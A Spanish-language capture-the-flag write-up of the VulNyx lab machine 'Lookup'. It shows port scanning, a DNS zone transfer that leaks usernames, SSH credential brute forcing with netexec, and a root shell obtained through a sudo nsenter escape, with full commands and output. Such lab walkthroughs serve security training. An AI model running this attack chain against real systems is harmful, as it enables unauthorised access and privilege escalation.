VulNyx - Lookup
Information
Synopsis

Lookup es una máquina Linux en la que, mediante una búsqueda inversa de DNS, se descubre un dominio asociado al sistema. A continuación, se realiza un ataque de transferencia de zona (DNS Zone Transfer) que permite enumerar varios usuarios de la organización. Con esta información, se lleva a cabo un ataque de fuerza bruta contra el servicio SSH, consiguiendo credenciales válidas y obteniendo acceso inicial a la máquina. Para la escalada de privilegios, se aprovecha una configuración insegura de sudo que permite ejecutar un binario con permisos elevados, logrando finalmente acceso como usuario root.
Card
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.47
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 11:55 +0200
Nmap scan report for 192.168.1.47
Host is up (0.0010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
root@kali:~ ❯ nmap -sVC -p22,53,80 192.168.1.47
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 12:01 +0200
Nmap scan report for 192.168.1.47
Host is up (0.00043s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
|_  256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
53/tcp open  domain  Eero device dnsd
| dns-nsid:
|_  bind.version: not currently available
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Under Construction
|_http-server-header: Apache/2.4.38 (Debian)
Shell (m.bailey)
80/TCP (HTTP)
Site

Directory Fuzzing
root@kali:~ ❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.47/ -x html,txt,php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.47/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 1519]
server-status        (Status: 403) [Size: 277]
Progress: 882176 / 882176 (100.00%)
===============================================================
Finished
===============================================================
53/TCP (DNS)
Reverse DNS Lookup
Realizo una resolución DNS inversa para comprobar si la dirección IP resuelve algún nombre de dominio.
root@kali:~ ❯ nslookup 192.168.1.47 192.168.1.47
47.1.168.192.in-addr.arpa	name = ns1.silvertech.nyx.
Obtengo el dominio silvertech.nyx y lo agrego a mi archivo /etc/hosts para futuros ataques.
root@kali:~ ❯ printf '\n192.168.1.47 silvertech.nyx\n' | sudo tee -a /etc/hosts
Zone Transfer (AXFR)
Mediante una transferencia de zona obtengo varios subdominios que también agrego a mi archivo /etc/hosts.
root@kali:~ ❯ dig @192.168.1.47 silvertech.nyx axfr

; <<>> DiG 9.20.23-1-Debian <<>> @192.168.1.47 silvertech.nyx axfr
; (1 server found)
;; global options: +cmd
silvertech.nyx.		86400	IN	SOA	ns1.silvertech.nyx. admin.silvertech.nyx. 1 3600 1800 604800 86400
silvertech.nyx.		86400	IN	NS	ns1.silvertech.nyx.
ceo.silvertech.nyx.	86400	IN	TXT	"a.miller@silvertech.nyx"
finance.silvertech.nyx.	86400	IN	TXT	"b.clark@silvertech.nyx"
hr.silvertech.nyx.	86400	IN	TXT	"m.bailey@silvertech.nyx"
it.silvertech.nyx.	86400	IN	TXT	"p.logan@silvertech.nyx"
it.silvertech.nyx.	86400	IN	TXT	"j.carter@silvertech.nyx"
it.silvertech.nyx.	86400	IN	TXT	"r.turner@silvertech.nyx"
it.silvertech.nyx.	86400	IN	TXT	"s.hughes@silvertech.nyx"
ns1.silvertech.nyx.	86400	IN	A	192.168.1.47
support.silvertech.nyx.	86400	IN	TXT	"p.hollen@silvertech.nyx"
www.silvertech.nyx.	86400	IN	A	192.168.1.47
silvertech.nyx.		86400	IN	SOA	ns1.silvertech.nyx. admin.silvertech.nyx. 1 3600 1800 604800 86400
;; Query time: 0 msec
;; SERVER: 192.168.1.47#53(192.168.1.47) (TCP)
;; WHEN: Mon Jul 27 12:14:47 CEST 2026
;; XFR size: 13 records (messages 1, bytes 515)
Lo que realmente llama la atención son los nombres de usuario, que siguen el formato típico de una organización.
root@kali:~ ❯ dig @192.168.1.47 silvertech.nyx axfr | grep "TXT" | grep -oP '".*?"' | tr -d '"' | cut -d '@' -f 1 | tee users.dic
a.miller
b.clark
m.bailey
p.logan
j.carter
r.turner
s.hughes
p.hollen
(Guardo estos nombres de usuario en un archivo para utilizarlos en futuros ataques)
22/TCP (SSH)
Credentials Brute Force
En tenencia de una posible lista de usuarios, compruebo con netexec si alguno utiliza como password el nombre de otro miembro de la organización y obtengo éxito con las credenciales: m.bailey:b.clark.
root@kali:~ ❯ netexec ssh 192.168.1.47 -u users.dic -p users.dic
SSH         192.168.1.47    22     192.168.1.47     [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH         192.168.1.47    22     192.168.1.47     [-] a.miller:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] b.clark:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] m.bailey:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] p.logan:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] j.carter:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] r.turner:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] s.hughes:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] p.hollen:a.miller
SSH         192.168.1.47    22     192.168.1.47     [-] a.miller:b.clark
SSH         192.168.1.47    22     192.168.1.47     [+] m.bailey:b.clark (Pwn3d!) Linux - Shell access!
Connect
Accedo al sistema como usuario m.bailey con las credenciales obtenidas.
root@kali:~ ❯ sshpass -p 'b.clark' ssh m.bailey@192.168.1.47 -o StrictHostKeyChecking=no 2>/dev/null
Linux lookup 4.19.0-24-amd64 #1 SMP Debian 4.19.282-1 (2023-04-29) x86_64
m.bailey@lookup:~$ id ; hostname
uid=1000(m.bailey) gid=1000(m.bailey) grupos=1000(m.bailey)
lookup
Privilege Escalation
Enumeration
Sudo
El usuario m.bailey puede ejecutar como root el binario nsenter con sudo.
m.bailey@lookup:~$ sudo -l
Matching Defaults entries for m.bailey on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User m.bailey may run the following commands on lookup:
    (root) NOPASSWD: /usr/bin/nsenter
Abuse
Binary (nsenter)
En GTFOBins nos dan la secuencia de shell-escape y me convierto en usuario root.
nsenter /bin/sh
m.bailey@lookup:/$ sudo -u root /usr/bin/nsenter /bin/bash
root@lookup:/# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
lookup
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt.
root@lookup:/# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
523*****************************
d38*****************************
Hasta aquí la resolución de la máquina Lookup de VulNyx.
Happy Hacking! 🙂